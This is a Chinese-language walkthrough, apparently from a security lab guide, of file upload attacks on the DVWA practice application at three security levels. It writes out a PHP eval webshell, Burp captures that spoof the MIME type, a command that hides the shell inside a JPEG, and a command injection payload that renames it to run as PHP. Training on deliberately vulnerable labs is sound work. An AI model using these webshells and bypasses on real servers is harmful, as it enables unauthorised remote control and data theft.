文件上传攻击实战

1. Low 级别文件上传攻击实战

步骤 1：安全级别设置为 Low，点击 File Upload 按钮进入文件上传攻击页面。发现是一个上传图片的页面，随便找一张图片文件（图片大小要小于 100K，前端有限制上传文件大小），可以成功上传到服务器，如图 1.1。按照返回的图片地址，可以访问到该图片，如图 1.2。

图 1.1

图 1.2

步骤 2：创建一个 PHP 一句话木马，文件后缀为 php，代码如下：

```
<?php @eval($_POST[dmc]);?>          //dmc 为变量，作用类似于连接的密码，可以自定义
```

步骤 3：把一句话木马进行上传，发现可以直接上传成功，如图 1.3。

图 1.3

步骤 4：使用中国菜刀连接一句话木马。在菜刀中点击右键，添加，打开添加 SHELL 的对话框。在地址栏输入刚才上传的 PHP 一句话木马地址 http://192.168.119.200/dvwa/hackable/uploads/shell.php，后面的文本框中填写刚才设置的变量 dmc，点击添加，如图 1.4。



图 1.4

步骤 5：双击添加的 Shell 连接，可以管理目标服务器的整个硬盘数据，包括文件上传和下载，如图 1.5。



图 1.5

步骤 6：右键点击 Shell 连接，点击 虚拟终端，打开命令执行环境，可以在目标服务器上执行命令，如图 1.6。



图 1.6

2. Medium 级别文件上传攻击实战

注意：实验前到网站目录下删除上个级别上传成功的一句话木马文件，避免影响下个级别实验效果的真实性。

步骤 1：设置安全级别为 Medium，进入文件上传攻击页面，查看页面源码，发现限制了上传文件的 MIME 必须为 image/jpeg 或者 image/png，并且限制文件大小不能超过 100K，如图 2.1。



图 2.1

步骤 2：MIME 类型可以通过篡改来绕过防御，而对于文件大小限制，一句话木马本来就小，基本不用考虑。我们这里可以通过 Burpsuite 抓包改 MIME 来上传一句话木马。设置好 Burpsuite 和浏览器的代理，拦截上传一句话木马的包，发现 MIME 类型默认为 application/octet-stream，如图 2.2。我们修改成 image/jpeg 或 image/png，再放行数据包，如图 2.3，发现可以成功上传，如图 2.4。


Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender
Intercept HTTP history WebSockets history Options
Request to http://192.168.119.200:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.119.200/dvwa/vulnerabilities/upload/
Content-Type: multipart/form-data; boundary=---------------------------169076443115579883131648171533
Content-Length: 503
Cookie: security=medium; PHPSESSID=0niq9qbe4kp4qhimt9cv7g1lm6
Connection: close
Upgrade-Insecure-Requests: 1
-----------------------------169076443115579883131648171533
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----------------------------169076443115579883131648171533
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php
<?php @eval($_POST[dmc]);?>
-----------------------------169076443115579883131648171533
Content-Disposition: form-data; name="Upload"
Upload

图 2.2


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender
Intercept HTTP history WebSockets history Options
Request to http://192.168.119.200:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.119.200/dvwa/vulnerabilities/upload/
Content-Type: multipart/form-data; boundary=---------------------------169076443115579883131648171533
Content-Length: 503
Cookie: security=medium; PHPSESSID=0niq9qbe4kp4qhimt9cv7g1lm6
Connection: close
Upgrade-Insecure-Requests: 1
-----------------------------169076443115579883131648171533
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----------------------------169076443115579883131648171533
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: image/jpeg
<?php @eval($_POST[dmc]);?>
-----------------------------169076443115579883131648171533
Content-Disposition: form-data; name="Upload"

图 2.3



图 2.4

步骤 3：使用菜刀连接，可以成功连接并进行管理，如图 2.5。



图 2.5

3. High 级别文件上传攻击实战

注意：实验前到网站目录下删除上个级别上传成功的一句话木马文件，避免影响下个级别实验效果的真实性

步骤 1：设置安全级别为 High，进入文件上传攻击页面，查看页面源码，发现使用 strrpos($uploaded_name, '.') 函数来截取文件名中最后一个 . 后面的字符，来识别为上传的文件的后缀名，并只接受后缀名为 jpg，jpeg，png 的文件。这个方法主要的目的是为了防止利用 IIS6 的文件解析漏洞。另外还使用了 getimagesize($uploaded_tmp) 来获取文件头中的图片尺寸信息。读取不到尺寸信息则拒绝上传，如图 3.1。



图 3.1

步骤 2：由于存在文件头的检查，所以我们只能找一张真正的图片文件，把一句话木马嵌入进去。在 Windows 中把一张正常的图片文件和一句话木马文件放置在同一个目录下，使用命令 copy dmc5.jpg/b+shell.php/a shell.jpg，会组合出一个携带一句话代码的 shell.jpg 文件，如图 11-12。上传该文件，发现可以成功，如图 3.2。



图 3.2

图 3.3

步骤 3：上传成功了，但由于图片仍然是 jpg 后缀，服务器不会把它当做

PHP 文件解析，使用菜刀连接，果然连接失败，如图 3.3。

图 3.3

步骤 4：由于 00 截断和文件解析漏洞早已无法使用，这里只能结合 DVWA 中其他攻击模块的漏洞来完成（严格来说，接下来已经不能算是单纯的文件上传攻击了）。点击 Command Injection 按钮，进入命令注入攻击模块，我们可以使用 High 级别的命令注入漏洞来把上一步上传的 shell.jpg 重命名为 shell.php，使一句话代码能够被当做 PHP 解析。在命令注入页面中输入 |ren C:\phpstudy\PHPTutorial\WWW\DVWA\hackable\uploads\shell.jpg shell.php，如图 3.4。

图 3.4

步骤 5：再次使用菜刀连接重命名之后的 Webshell，连接地址 http://192.168.119.200/dvwa/hackable/uploads/shell.php，可以成功连接，说明文件被成功重命名，如图 3.5。


192.168.119.200
C:\phpStudy\PHPTutorial\WWW\DVWA\hackable\uploads\
192.168.119.200
目录(0), 文件(3)
名称
时间
C:
phpStudy
PHPTutorial
WWW
DVWA
hackable
uploads
D:
dvwa_email.png
2019-02-05 16:11
shell.php
2019-07-10 07:31
timg.jpg
2019-07-10 05:16

图 3.5